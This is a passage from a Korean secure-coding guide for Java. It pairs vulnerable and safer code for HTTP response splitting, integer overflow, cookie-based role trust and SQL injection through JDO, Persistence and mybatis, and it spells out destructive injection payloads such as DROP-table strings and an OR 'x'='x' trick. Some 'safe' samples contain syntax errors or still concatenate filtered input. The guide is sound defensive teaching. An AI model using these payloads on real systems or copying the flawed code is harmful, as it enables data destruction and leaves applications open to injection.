5:     Cookie cookie = new Cookie("replidedAuthor", author);
6:     cookie.setMaxAge(1000);
7:     response.addCookie(cookie);
8:     RequestDispatcher frd = request.getRequestDispatcher("cookieTest.jsp");
9:      frd.forward(request, response);
10:  }
```

외부에서 입력되는 값에 대하여 널 여부를 체크하고, **relpaceAll**을 이용하여 개행문자 **\r, \n**을 제거하여 헤더값이 나누어지는 것을 방지한다.

■ 안전한 코드의 예 - JAVA

```
1:   throws IOException, ServletException
2:   {
3:     response.setContentType("text/html");
4:     String author = request.getParameter("authorName");
5:     if (author == null || "".equals(author)) return;
6:     String filtered_author = author.replaceAll("\r", "").replaceAll("\n", "");
7:     Cookie cookie = new Cookie("replidedAuthor", filtered_author);
8:     cookie.setMaxAge(1000);
9:     cookie.setSecure(true);
10:    response.addCookie(cookie);
11:    RequestDispatcher frd = request.getRequestDispatcher("cookieTest.jsp");
12:    frd.forward(request, response);
13:  }
```

다음의 예제는 기존 암호를 새 암호로 변경하는 예제이다. http request가 들어올 때마다, 입력받은 **user_id** 등의 정보를 이용하여 query 문을 새로 생성함을 알 수 있다. 이와 같은 방식은 문자열 연산의 결과로 만들어진 정보를 바탕으로 query의 생성이 이루어지는 취약점이 있다.

예를 들어, **USER_INFO** DB Table안에 kind라는 field가 있고, 이 field 값이 admin으로 되어 있으면, 해당 계정에 관리자 권한을 준다고 가정하자. 악의적인 사용자가 **new_password** 인자를 password,kind = admin으로 설정하여 암호 변경을 요청한다면, 해당 계정은 관리자 권한을 얻게 되는 결과를 가져온다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:   public class ShowRequestHeaders extends HttpServlet
2:   {
3:     private final String CHNAGE_PASSWORD_CMD = "change_password";
4:     ...
5:     public void doPost(HttpServletRequest request, HttpServletResponse response) throws
     ServletException, IOException
6:     {
```

```
7:        ...
8:        String command = request.getParameter("command");
9:        if(command.equals(CHNAGE_PASSWORD_CMD))
10:       {
11:         Statement stmt = con.createStatement();
12:         String userId = request.getParameter("user_id");
13:         String newPasswd = request.getParameter("new_password");
14:         String oldPasswd = request.getParameter("old_password");
15:         String query = "UPDATE USER_INFO SET id = " + userId + ",passwd = " + new-
    Passwd + "WHERE passwd = " + oldPasswd;
16:         stmt.executeUpdate(query);
17:         ...
18:       }
19:       ...
20:     }
21:   }
```

다음의 예제는 query문을 pre-compile해 두고, 암호 변경의 요청이 있을 때마다 인자값을 적용하여 사용하는 예제이다. pre-compiled 방식을 사용하면 query 문을 새로 작성하지 않기 때문에 query를 변조하는 악의적인 사용을 방지할 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:    public class StatementInfo
2:    {
3:     public Statement statement;
4:     public Array<String> parameterNames;
5:     ...
6:    }
7:    public class ShowRequestHeaders extends HttpServlet
8:    {
9:      private final String CHNAGE_PASSWORD_CMD = "change_password";
10:     private final String CHANGE_PASSWORD_QUERY_STR = "UPDATE USER_INFO SET
    id = ?, passwd = ?" WHEHER password = ?;
11:     private Hashtable<String, StatementInfo> queryStatements;
12:     ...
13:     public void initilize()
14:     {
15:       ...
16:       queryStatements.put(CHNAGE_PASSWORD_CMD,new
    StatementInfo(con.prepareStatement(CHANGE_PASSWORD_QUERY_STR),"user_id",
    "new_password", "old_password");
17:       ...
18:     }
19:     ...
20:     public void doPost(HttpServletRequest request, HttpServletResponse response)throws
```

```
    ServletException, IOException
21:   {
22:     ...
23:     String command = request.getParameter("command");
24:     Statement statement = queryStatement.get(command).statement;
25:     for(int parameterIdx = 0; parameterIdx < queryStatement.get(command).parameterNames.size();
    parameterIdx++)
26:     {
27:       statement.setString(parameterIdx,  queryStatement.get(command).parameterNames[pa-
    rameterIdx]);
28:     }
29:     statement.executeQuery();
30:     ...
31:   }
32: }
```

라. 참고 문헌

[1] CWE-113 Improper Neutralization of CRLF Sequences in HTTP Headers(HTTP Response Splitting), http://cwe.mitre.org/data/definitions/113.html

[2] Web Application Security Consortium 24 + 2 HTTP Response Splitting

13. 정수 오버플로우(Integer Overflow or Wraparound)

가. 정의

정수형 변수의 오버플로우는 정수값이 증가하면서, Java에서 허용된 가장 큰 값보다 더 커져서 실제 저장되는 값은 의도하지 않게 아주 작은 수이거나 음수가 될 수 있다. 특히 반복문 제어, 메모리 할당, 메모리 복사 등을 위한 조건으로 사용자가 제공하는 입력값을 사용하고 그 과정에서 정수 오버플로우가 발생하는 경우 보안상 문제를 유발할 수 있다.

나. 안전한 코딩기법

- 언어/플래폼 별 정수타입의 범위를 확인하여 사용한다. 정수형 변수를 연산에 사용하는 경우 결과값이 범위 체크하는 모듈을 사용한다. 특히 외부 입력값을 동적으로 할당하여 사용하는 경우 변수의 값 범위를 검사하여 적절한 범위 내에 존재하는 값인지 확인한다.

다. 예제

다음의 예제는 외부의 입력(**args[0], args[1]**)을 이용하여 동적으로 계산한 값을 배열의 크기(**size**)를 결정하는데 사용하고 있다. 만일 외부 입력으로부터 계산된 값(**size**)이 오버플로우에 의해 음수값이 되면 배열의 크기가 음수가 되어 코드에 문제 발생할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public static void main(String[] args)
3:  {
4:      int size = new Integer(args[0]).intValue();
5:      size +=  new Integer(args[1]).intValue();
6:      MyClass[] data = new MyClass[size];
7:  ……
```

동적 메모리 할당을 위해 크기를 사용하는 경우 그 값이 음수가 아닌지 검사하는 문장이 필요하다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public static void main(String[] args)
3:  {
4:      int size = new Integer(args[0]).intValue();
5:      size +=  new Integer(args[1]).intValue();
6:      // 배열의 크기 값이 음수값이 아닌지 검사한다.
7:      if (size < 0) return ;
8:      MyClass[ ] data = new MyClass[size];
9:  ……
```

다음의 예제는 외부의 문자열 입력(**data_index, field_index, value**)을 받은 후 integer값

으로 숫자변환한 후 해당 index들을 바탕으로 작업할 메모리 주소값을 계산하여 정해진 위치에 **value**값을 입력하고 있다. 만일 외부 입력으로부터 받은 값들이 음수라면 다음의 코드에서는 존재하지 않는 메모리 주소를 참조하여 오버플로우가 발생할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  import java.io.File;
2:  import java.io.FileInputStream;
3:  import java.io.IOException;
4:  import java.math.BigInteger;
5:  import java.net.URLDecoder;
6:  import java.sql.Connection;
7:  import java.sql.Statement;
8:  import java.util.Hashtable;
9:  import java.util.regex.Matcher;
10: import java.util.regex.Pattern;
11:
12: import javax.servlet.ServletException;
13: import javax.servlet.http.Cookie;
14: import javax.servlet.http.HttpServlet;
15: import javax.servlet.http.HttpServletRequest;
16: import javax.servlet.http.HttpServletResponse;
17:
18: public class DocService extends HttpServlet
19: {
20:   private final String UPLOAD_DOCUMENT_COMMAND      = "upload_document";
21:   private final String ADDITIONAL_OPERATION_PARAM    = "additional_operation";
22:   ...
23:
24:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
25:   {
26:     int dataIndex     = Integer.parseInt(request.getParameter("data_index"));
27:     int fieldIndex    = Integer.parseInt(request.getParameter("field_index"));
28:     int value         = Integer.parseInt(request.getParameter("value"));
29:
30:     int index  = dataIndex * DATA_SIZE + fieldIndex;
31:
32:     datas[index]  = value;
33:   }
34:   ...
35: }
```

견고한 프로그래밍을 위해서는 다음의 예제처럼 음수값 체크 뿐 아니라 주소의 최대값이 정해진 data type의 크기 한계를 넘어가지 않는지도 함께 체크해야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  import java.io.File;
2:  import java.io.FileInputStream;
3:  import java.io.IOException;
4:  import java.math.BigInteger;
5:  import java.net.URLDecoder;
6:  import java.sql.Connection;
7:  import java.sql.Statement;
8:  import java.util.Hashtable;
9:  import java.util.regex.Matcher;
10: import java.util.regex.Pattern;
11:
12: import javax.servlet.ServletException;
13: import javax.servlet.http.Cookie;
14: import javax.servlet.http.HttpServlet;
15: import javax.servlet.http.HttpServletRequest;
16: import javax.servlet.http.HttpServletResponse;
17:
18: public class DocService extends HttpServlet
19: {
20:   private final String UPLOAD_DOCUMENT_COMMAND      = "upload_document";
21:   private final String ADDITIONAL_OPERATION_PARAM    = "additional_operation";
22:   ...
23:
24:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
25:   {
26:     int dataIndex     = Integer.parseInt(request.getParameter("data_index"));
27:     int fieldIndex    = Integer.parseInt(request.getParameter("field_index"));
28:     int value         = Integer.parseInt(request.getParameter("value"));
29:
30:     if((dataIndex < 0) || (fieldIndex < 0))
31:     {
32:       // Error 처리
33:       return;
34:     }
35:
36:     if((dataIndex < 0) || (dataIndex > Integer.MAX_VALUE / DATA_SIZE))
37:     {
38:       // Error 처리
39:       return;
40:     }
41:
42:     if((fieldIndex < 0) || (filedIndex > (Integer.MAX_VALUE - (dataIndex *
    DATA_SIZE))))
```

```
43:         {
44:             // Error 처리
45:             return;
46:         }
47:
48:         int index  = dataIndex * DATA_SIZE + fieldIndex;
49:
50:         datas[index]  = value;
51:     }
52:     ...
53: }
```

라. 참고 문헌

[1] CWE-190 Integer Overflow or Wraparound, http://cwe.mitre.org/data/definitions/190.html

14. 보호 메커니즘을 우회할 수 있는 입력값 변조(Reliance on Untrusted Inputs in a Security Decision)

가. 정의

응용프로그램이 외부 입력값에 대한 신뢰를 전제로 보호메커니즘을 사용하는 경우 공격자가 입력값을 조작할 수 있다면 보호메커니즘을 우회할 수 있게 된다. 개발자들이 흔히 쿠키, 환경변수 또는 히든필드와 같은 입력값이 조작될 수 없다고 가정하지만 공격자는 다양한 방법을 통해 이러한 입력값들을 변경할 수 있고 조작된 내용은 탐지되지 않을 수 있다.

인증이나 인가와 같은 보안결정이 이런 입력값(쿠키, 환경변수, 히든필드 등)에 기반으로 수행되는 경우 공격자는 이런 입력값을 조작하여 응용프로그램의 보안을 우회할 수 있으므로 충분한 암호화, 무결성 체크 또는 다른 메커니즘이 없는 경우 외부사용자에 의한 입력값을 신뢰해서는 안 된다.

나. 안전한 코딩기법

- 상태정보나 민감한 데이터 특히 사용자 세션정보와 같은 중요한 정보는 서버에 저장하고 보안확인 절차도 서버에서 실행한다.
- 보안설계관점에서 신뢰할 수 없는 입력값이 어플리케이션 내부로 들어올 수 있는 지점과 보안결정에 사용되는 입력값을 식별하고 제공되는 입력값에 의존할 필요가 없는 구조로 변경할 수 있는지 검토한다.

다. 예제

사용자의 role을 설정할 때 사용자 웹브라우저의 쿠키의 role에 할당된 값을 사용하고 있어 이 값이 사용자에 의해 변경되는 경우 사용자 role값이 의도하지 않은 값으로 할당될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  Cookie[] cookies = request.getCookies();
2:  for (int i =0; i< cookies.length; i++)
3:  {
4:     Cookie c = cookies[i];
5:     if (c.getName().equals("role"))
6:     {
7:        userRole = c.getValue();
8:     }
9:  }
```

사용자 권한, 인증여부 등 보안결정에 사용하는 값은 사용자 입력값을 사용하지 않고 내부 세션값을 활용한다.

■ 안전한 코드의 예 JAVA

```
1:  ......
2:     HttpSession session = context.getSession(id) ;
3:     String userRole = (Stirng)session.getValue("role") ;
4:  ......
```

라. 참고문헌

[1] CWE-807 Reliance on Untrusted Inputs in a Security Decision, http://cwe.mitre.org/data/definitions/807.html

15. SQL 삽입공격: JDO(SQL Injection: JDO)

가. 정의

외부의 신뢰할 수 없는 입력을 적절한 검사 과정을 거치지 않고 JDO(Java Data Objects) API의 SQL 또는 JDOQL 질의문 생성을 위한 문자열로 사용하면, 공격자가 프로그래머가 의도하지 않았던 문자열을 전달함으로써 질의문의 의미를 왜곡시키거나 그 구조를 변경하여 임의의 질의 명령어를 수행할 수 있다.

나. 안전한 코딩기법

- JDO 질의문의 생성시에는 상수 문자열만을 사용하고 **Query.execute(...)** 실행시에는 인자값을 전달하는 방법(Parameterize Query)을 사용한다.

다. 예제

공격자가 외부의 입력(**name**) 값을 **name'; DROP MYTABLE; --** 로 주게 되면, 다음과 같은 질의문이 수행되어 테이블이 삭제된다.

(SELECT col1 FROM MYTABLE WHERE name = 'name' ; DROP MYTABLE; --')

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public class ContactItem implements ContactDAO
3:  {
4:      public List<Contact> listContacts()
5:      {
6:          PersistenceManager pm = getPersistenceManagerFactory().getPersistenceManager();
7:          String query = "select from " + Contact.class.getName();
8:          try
9:          {
10:             Properties props = new    Properties();
11:             String fileName =    "contacts.txt";
12:             FileInputStream in = new    FileInputStream(fileName);
13:             if( in != null ) {    props.load(in);    }
14:             in.close();
15:             // 외부로 부터 입력을 받는다
16:             String name = props.getProperty("name");
17:             if( name != null )
18:             {
19:                 query += " where name = '" + name + "'";
20:             }
21:         }
22:         catch (IOException e) {    ……    }
23:
24:         // 와부 입력값이 JDO 객체의 인자로 사용된다.
25:         return (List<Contact>) pm.newQuery(query).execute();
26:     }
27: ……
```

외부 입력 부분을 **?**로 설정하고(Parameterize Query), 실행시에 해당 인자값이 전달되도록 수정함으로써 외부의 입력(**name**)이 질의문의 구조를 변경시키는 것을 방지할 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public class ContactItem implements ContactDAO
3:  {
4:      public List<Contact> listContacts()
5:      {
6:              PersistenceManager pm =
7:                      getPersistenceManagerFactory().getPersistenceManager();
8:              String query = "select from " + Contact.class.getName();
9:              String name = "";
10:             try
11:              {
12:                     Properties props = new Properties();
13:                     String fileName = "contacts.txt";
14:                     FileInputStream in = new FileInputStream(fileName);
15:                     props.load(in);
16:                     // 외부로 부터 입력을 받는다.
17:                     name = props.getProperty("name");
18:                     // 입력값을 점검한다.
19:                     if (name == null || "".equals(name)) return null;
20:                     query += " where name = ?";
21:             }
22:             catch (IOException e) {     ……      }
23:
24:             javax.jdo.Query q = pm.newQuery(query);
25:             // Query API의 인자로 사용한다.
26:             return (List<Contact>) q.execute(name);
27:     }
28:  ……
```

다음의 예제에서는 사용자가 소유하고 있는 item에 대한 정보를 얻어오고 있다. **itemname**의 값을 **name' OR 'a'='a'**로 주게 되면, 질의문을 수행한 결과는 **SELECT * FROM items**를 수행한 결과와 동일하게 된다. 따라서 질의문의 원래 의도와는 다르게 모든 사용자의 모든 item에 대한 정보를 얻을 수 있게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:     private final String COMMAND_PARAM  = "command";
4:
```

```
5:     // Command 관련 정의
6:     private final String GET_USER_INFO_CMD = "get_user_info";
7:
8:     private final String USER_ID_PARM   = "user_id";
9:     private final String ITEM_NAME_PARM   = "itemName";
10:
11:
12:    protected void doPost(HttpServletRequest request,
13:    HttpServletResponse response) throws ServletException, IOException
14:    {
15:      String command = request.getParameter(COMMAND_PARAM);
16:      ...
17:      if (command.equals(GET_USER_INFO_CMD))
18:      {
19:        String userId = request.getParameter(USER_ID_PARM);
20:        String itemName = request.getParameter(ITEM_NAME_PARM);
21:
22:        PersistenceManager manager = factory.getPersistenceManager();
23:
24:        String sql = "SELECT * FROM items WHERE owner = '"
25:        + userName + "' AND itemname = '"
26:        + itemName + "'";
27:        Query query = pm.newQuery(Query.SQL, sql);
28:        query.setClass(Person.class);
29:        List people = (List)query.execute();
30:        ...
31:      }
32:      ...
33:    }
34:    ...
35:  }
```

다음의 예제에서는 SQL 질의문 생성시 외부에서 입력 받은 문자열을 사용하지 않고, 질의문의 실행시 입력 받은 문자열을 인자로 전달하였다. 이렇게 함으로써 외부에서 어떠한 입력이 들어와도 질의문의 의도를 바꾸지 못하게 된다.

■ 안전한 코드의 예 - JAVA

```
1:   public class Service extends HttpServlet
2:   {
3:     private final String COMMAND_PARAM   = "command";
4:
5:     // Command 관련 정의
6:     private final String GET_USER_INFO_CMD = "get_user_info";
7:
8:     private final String USER_ID_PARM   = "user_id";
```

```
 9:     private final String ITEM_NAME_PARM  = "itemName";
10:
11:
12:     protected void doPost(HttpServletRequest request,
13:     HttpServletResponse response) throws ServletException, IOException
14:     {
15:       String command = request.getParameter(COMMAND_PARAM);
16:       ...
17:       if (command.equals(GET_USER_INFO_CMD))
18:       {
19:         String userId = request.getParameter(USER_ID_PARM);
20:         String itemName = request.getParameter(ITEM_NAME_PARM);
21:
22:         PersistenceManager manager = factory.getPersistenceManager();
23:
24:         String sql = "SELECT * FROM items WHERE owner = ? AND itemname = ?";
25:         Query query = pm.newQuery(Query.SQL, sql);
26:         query.setClass(Person.class);
27:
28:         List people = (List)query.execute(userId, itemName);
29:         ...
30:       }
31:       ...
32:     }
33:     ...
34:   }
```

라. 참고 문헌

[1] CWE-89 Improper Neutralization of Special Elements used in an SQL Command(SQL Injection), http://cwe.mitre.org/data/definitions/89.html

[2] 2010 OWASP Top 10 - A1 Injection https://www.owasp.org/index.php/Top_10_2010-A1

[3] JDO API Documentation

[4] 2011 SANS Top 25 - RANK 1 (CWE-89), http://cwe.mitre.org/top25/

16. SQL 삽입공격: Persistence(SQL Injection: Persistence)

가. 정의

J2EE Persistence API를 사용하는 응용프로그램에서 외부의 입력을 아무 검증없이 질의문에 그대로 사용하면, 질의문의 의미를 왜곡시키거나 그 구조를 변경하여 임의의 질의 명령어가 수행될 수 있다.

나. 안전한 코딩기법

- 외부의 입력이 질의문의 구조를 변경할 수 없는 인자화된 질의문(Parameterize Query)을 사용한다. 즉, 질의문의 생성시 상수 문자열만을 사용하고 **javax.persistence.Query.setParameter()** 메소드를 사용하여 인자값을 설정하는 방법을 사용한다.

다. 예제

다음의 예제에서 공격자가 외부의 입력(**id**)의 값으로 **foo'; DROP MYTABLE; --**을 주게 되면, 다음과 같은 질의문이 실행되어 테이블이 삭제된다.
(**SELECT col1 FROM MYTABLE WHERE name = 'foo' ; DROP MYTABLE; --'**)

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public class ItemListner implements ServletContextListener
3:  {
4:      public List<?> getAllItemsInWildcardCollection()
5:      {
6:              EntityManager em = getEntityManager();
7:              List<ItemListner> r_type = null;
8:              try
9:              {
10:                     Properties props = new    Properties();
11:                     String fileName = "conditions.txt";
12:                     FileInputStream in = new FileInputStream(fileName);
13:                     props.load(in);
14:
15:                     // 외부로 부터 입력을 받는다.
16:                     String id =    props.getProperty("id");
17:                     // 외부 입력 값이 query의 인자로 사용이 된다.
18:                     Query query =
19:                             em.createNativeQuery("SELECT  OBJECT(i)  FROM  Item  i  WHERE
    i.itemID > "  + id);
20:                     List<ItemListner> items = query.getResultList();
21:                     ……
22:             return r_type;
23:     }
24:  ……
```

다음의 예제와 같이 인자를 받는 질의문(query)을 생성하고, 인자값을 설정하여 실행하도록 한다. 이를 통해 외부의 입력이 질의문의 구조를 변경시키는 것을 방지할 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public class ItemListner implements ServletContextListener
3:  {
4:      public List<?> getAllItemsInWildcardCollection()
5:      {
6:          EntityManager em = getEntityManager();
7:          List<ItemListner> r_type = null;
8:          try
9:          {
10:             Properties props = new    Properties();
11:             String fileName =    "conditions.txt";
12:             FileInputStream in = new    FileInputStream(fileName);
13:             props.load(in);
14:
15:             // 외부 입력값을 받는다.
16:             String id = props.getProperty("id");
17:             // 입력값을 검사한다.
18:             if (id == null || "".equals(id)) id = "itemid";
19:             // Query문을 작성한다.
20:             Query query =
21:                 em.createNativeQuery("SELECT  OBJECT(i)  FROM  Item  i  WHERE
    i.itemID > :id");
22:             query.setParameter("id", id);
23:             List<ItemListner> items =  query.getResultList();
24:             ……
25:         return r_type;
26:     }
27:  ……
```

다음의 예제에서 외부로부터 입력받은 검증되지 않은 값인 **userID**와 **passwd**를 SQL질의에 그대로 사용하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  private Pattern unsecuredCharPattern;
2:  private  final  static  String  UNSECURED_CHAR_REGULAR_EXPRESSION  =
    "[^\\p{Alnum}]|select|delete|update|insert|create|alter|create|drop";
3:
4:  public void initialize()
5:  {
6:    unsecuredCharPattern  =  Pattern.compile(UNSECURED_CHAR_REGULAR_EXPRESSION,
    Pattern.CASE_INSENSITIVE);
```

```
7:      ...
8:    }
9:
10:   public void apply()
11:   {
12:     // 1. get a PersistenceManager instance
13:     PersistenceManager manager = factory.getPersistenceManager();
14:     System.out.println("The list of available products:");
15:
16:     try
17:     {
18:       // clear cache to provoke query against database
19:       PersistenceBrokerFactory.defaultPersistenceBroker().clearCache();
20:
21:       // 2. start tx and form query
22:       manager.currentTransaction().begin();
23:       String query = "SELECT * FROM members WHERE username= '" + userId  + "'
    AND password = '" + password + "'";
24:       Query query = manager.newQuery(queryStr);
25:
26:       // 3. perform query
27:       Collection allProducts = (Collection)query.execute();
28:
29:       // 4. now iterate over the result to print each
30:       // product and finish tx
31:       java.util.Iterator iter = allProducts.iterator();
32:       if (! iter.hasNext())
33:       {
34:         System.out.println("No Product entries found!");
35:       }
36:       while (iter.hasNext())
37:       {
38:         System.out.println(iter.next());
39:       }
40:       manager.currentTransaction().commit();
41:     }
42:     catch (Throwable t)
43:     {
44:       t.printStackTrace();
45:     }
46:     finally
47:     {
48:       manager.close();
49:     }
50:   }
```

다음의 예제에서는 SQL 구문 생성 전에, 외부로부터 입력된 ID와 암호를 DB 질의문에 사용하기 안전한 형태로 함수(makeSecureString 함수)를 통하여 변경하였다.

makeSecureString 함수는 일반 문자열을 질의문의 인자로 사용해도 안전한 문자열로 바꾸는 함수이다. 이 함수는 3가지의 제한 조건을 이용하여 안전한 문자열을 생성하였다.

첫 번째 제한 조건은 인자에 SQL문에서 쓰이는 예약어가 들어가는 것을 제한하는 것이다. 인젝션 공격 구문을 작성하기 위해서는 경우에 따라 SQL문에서 쓰이는 예약어가 사용될 가능성이 높다. 따라서 SQL문에 쓰이는 명령어를 블랙리스트에 등록하여 인자에서 강제적으로 삭제함으로써 공격을 차단할 수 있다.

두 번째 제한 조건은 인자에 알파벳과 숫자를 제외한 문자를 사용하는 것을 제한하는 것이다. 공격 구문을 작성할 때, 특수 문자(가장 대표적인 예가 ' 이다)를 사용하는 경우가 발생할 가능성이 높다. 따라서 알파벳과 숫자를 제외한 나머지 문자들을 인자에서 강제적으로 삭제함으로써 공격을 차단할 수 있다.

안전한 코드의 예에서는, 위의 두 번째, 세 번째 제한 조건을 적용하기 위해서 정규식(Regular expression)을 사용하였다. **[^\\p{Alnum}] | select | delete | update | insert | create | alter |drop**에서 **[^\\p{Alnum}]**는 알파벳과 숫자를 제외한 나머지 문자를 의미하고**, select**, **delete**, **update**, **insert**, **create**, **alter**, **drop**은 SQL 문에서 사용되는 예약어들이다. 이 문자열들을 널 string(“”)으로 대체하여 안전한 문자열로 만들었다.

makeSecureString 함수에서 생성되는 문자열을 좀 더 안전하게 만들기 위한 방법은 다음과 같다.

1. 문자열의 길이 제한을 낮춘다.
2. 정규식에 포함되는 단어의 개수를 높인다. 보다 정밀한 방어를 위해서는 악용 가능성이 있는 SQL procedure명이나 SQL 명령어들을 필터링할 정규식에 포함시킨다.(블랙리스트 개념으로 작동한다)

■ 안전한 코드의 예 - JAVA

```
1:  private Pattern unsecuredCharPattern;
2:  private final static String UNSECURED_CHAR_REGULAR_EXPRESSION =
    "[^\\p{Alnum}]|select|delete|update|insert|create|alter|create|drop";
3:
4:  public void initialize()
5:  {
6:    unsecuredCharPattern = Pattern.compile(UNSECURED_CHAR_REGULAR_EXPRESSION,
    Pattern.CASE_INSENSITIVE);
7:    ...
8:  }
9:
10:  public void apply()
11:  {
```

```
12:     // 1. get a PersistenceManager instance
13:     PersistenceManager manager = factory.getPersistenceManager();
14:     System.out.println("The list of available products:");
15:
16:     try
17:     {
18:       // clear cache to provoke query against database
19:       PersistenceBrokerFactory.defaultPersistenceBroker().clearCache();
20:
21:       // 2. start tx and form query
22:       manager.currentTransaction().begin();
23:       String query = "SELECT * FROM members WHERE username= '" + make-
      SecureString(userId)  + "' AND password = '" + makeSecureString(password) + "'";
24:       Query query = manager.newQuery(queryStr);
25:
26:       // 3. perform query
27:       Collection allProducts = (Collection)query.execute();
28:
29:       // 4. now iterate over the result to print each
30:       // product and finish tx
31:       java.util.Iterator iter = allProducts.iterator();
32:       if (! iter.hasNext())
33:       {
34:         System.out.println("No Product entries found!");
35:       }
36:       while (iter.hasNext())
37:       {
38:         System.out.println(iter.next());
39:       }
40:       manager.currentTransaction().commit();
41:     }
42:     catch (Throwable t)
43:     {
44:       t.printStackTrace();
45:     }
46:     finally
47:     {
48:       manager.close();
49:     }
50:   }
51:
52:   private String makeSecureString(final String str, int maxLength)
53:   {
54:     String secureStr = str.substring(0, maxLength);
55:     Matcher matcher = unsecuredCharPattern.matcher(secureStr);
```

```
56:     return matcher.replaceAll("");
57: }
```

라. 참고 문헌

[1] CWE-89 Improper Neutralization of Special Elements used in an SQL Command(SQL Injection), http://cwe.mitre.org/data/definitions/89.html

[2] 2010 OWASP Top 10 - A1 Injection
https://www.owasp.org/index.php/Top_10_2010-A1

[3] 2011 SANS Top 25 - RANK 1 (CWE-89), http://cwe.mitre.org.top25/

17. SQL 삽입 공격: mybatis Data Map(SQL Injection: mybatis Data Map)

가. 정의

외부에서 입력된 값이 질의어의 인자값으로만 사용되지 않고, 질의 명령어에 연결되는 문자열로 사용되면, 공격자가 의도하지 않았던 문자열을 전달함으로써 질의문의 의미를 왜곡시키거나 그 구조를 변경하여 임의의 데이터베이스 명령어를 수행할 수 있다.

나. 안전한 코딩기법

- 외부의 입력으로부터 위험한 문자나 의도하지 않았던 입력을 제거하는 코드를 프로그램 내에 포함시킨다.
- mybatis Data Map 파일의 인자를 받는 질의 명령어 정의시에 문자열 삽입 인자($...$)를 사용하지 않는다. 즉 #<인자이름># 형태의 질의문을 사용한다.

다. 예제

다음의 예제는 mybatis Data Map에서 사용하는 질의문 설정파일(XML)이다. 정의된 질의문 중 **delStudent** 명령어 선언에서 질의문에 삽입되는 인자들 중 **$name$**으로 전달되는 문자열 값은 그대로 연결되어 질의문이 만들어진다. 따라서 만약 **name**의 값으로 **' OR 'x'='x'**을 전달하면 다음과 같은 질의문이 수행되어 테이블의 모든 원소를 삭제하게 된다. (**DELETE STUDENTS WHERE NUM = #num# and Name = '' OR 'x'='x'**)

■ 안전하지 않은 코드의 예 - XML

```
1:  <?xml version="1.0"  encoding="UTF-8"?>
2:  <!DOCTYPE sqlMap PUBLIC "-//iBATIS.com//DTD SQL Map 2.0//EN"
    "http://www.ibatis.com/dtd/sql-map-2.dtd">
3:  <sqlMap  namespace="Student">
4:      <resultMap id="StudentResult" class="Student">
5:          <result column="ID" property="id" />
6:          <result column="NAME" property="name" />
7:      </resultMap>
8:      <select id="listStudents" resultMap="StudentResult">
9:          SELECT NUM, NAME
10:         FROM STUDENTS
11:         ORDER BY NUM
12:     </select>
13:     <select id="nameStudent"  parameterClass="Integer" resultClass="Student">
14:         SELECT NUM, NAME
15:         FROM STUDENTS
16:         WHERE NUM = #num#
17:     </select>
18:     <!-- dynamic SQL 사용 -->
19:     <delete id="delStudent"  parameterClass="Student">
20:         DELETE STUDENTS
21:         WHERE NUM = #num# AND Name = '$name$'
```

```
22:     </delete>
23:   </sqlMap>
```

Name 인자를 **#name#** 형태로 받도록 수정한다.

■ 안전한 코드의 예 - XML

```
1:   <?xml version="1.0"    encoding="UTF-8"?>
2:   <!DOCTYPE    sqlMap    PUBLIC          "-//iBATIS.com//DTD    SQL    Map    2.0//EN"
     "http://www.ibatis.com/dtd/sql-map-2.dtd">
3:
4:   <sqlMap    namespace="Student">
5:       <resultMap    id="StudentResult" class="Student">
6:             <result column="ID" property="id" />
7:             <result column="NAME" property="name" />
8:       </resultMap>
9:       <select    id="listStudents" resultMap="StudentResult">
10:            SELECT NUM, NAME
11:            FROM STUDENTS
12:            ORDER BY NUM
13:      </select>
14:      <select id="nameStudent" parameterClass="Integer" resultClass="Student">
15:            SELECT NUM, NAME
16:            FROM STUDENTS
17:            WHERE NUM = #num#
18:      </select>
19:
20:      <!-- static SQL 사용 -->
21:      <delete id="delStudent"    parameterClass="Student">
22:            DELETE STUDENTS
23:            WHERE NUM = #num# AND Name = '#name#'
24:      </delete>
25:  </sqlMap>
```

다음의 예제에서는 사용자가 소유하고 있는 **item**에 대한 정보를 얻어오고 있다. **$itemName$**를 사용하였으므로, 동적으로 질의문을 생성하게 된다. 이때 **itemname**을 **name'; DROP items; --**로 주게 되면, 이 질의문을 수행한 결과는 **SELECT * FROM items WHERE owner='user name' AND itemname = 'item name';**과 **DROP items;**의 두개의 쿼리문을 수행한 결과와 동일하다. 따라서 질의문의 원래 의도와는 다르게, DB에서 **items** 테이블의 정보가 삭제되게 된다.

■ 안전하지 않은 코드의 예 - XML

```
1:   <?xml version="1.0"    encoding="UTF-8"?>
2:   <!DOCTYPE    sqlMap    PUBLIC          "-//iBATIS.com//DTD    SQL    Map    2.0//EN"
     "http://www.ibatis.com/dtd/sql-map-2.dtd">
3:   <sqlMap    namespace="UserItem">
```

```
4:  ...
5:  <select id="getItems" parameterClass="MyClass" resultClass="items">
6:  SELECT * FROM items WHERE owner = #userName# AND itemname = '$itemName$'

7:  </select>
8:  ...
9:  </sqlMap>
```

다음의 예제에서는 SQL 질의문의 **$itemName$** 대신 **#itemName#**을 사용하여, 정적으로 질의문이 생성되도록 하였다. 따라서 **itemname**을 **name'; DROP items; --**로 할 때, **itemname**의 이름이 **name'; DROP items; --**인 항목을 찾게 되므로 DB에서 **items** 테이블 정보가 삭제되는 것과 같이 질의문의 의도와 다른 동작이 수행되는 것을 막을 수 있다.

■ 안전한 코드의 예 - XML

```
1:  <?xml version="1.0"  encoding="UTF-8"?>
2:  <!DOCTYPE sqlMap PUBLIC "-//iBATIS.com//DTD SQL Map 2.0//EN"
    "http://www.ibatis.com/dtd/sql-map-2.dtd">
3:  <sqlMap  namespace="UserItem">
4:  ...
5:  <select id="getItems" parameterClass="MyClass" resultClass="items">
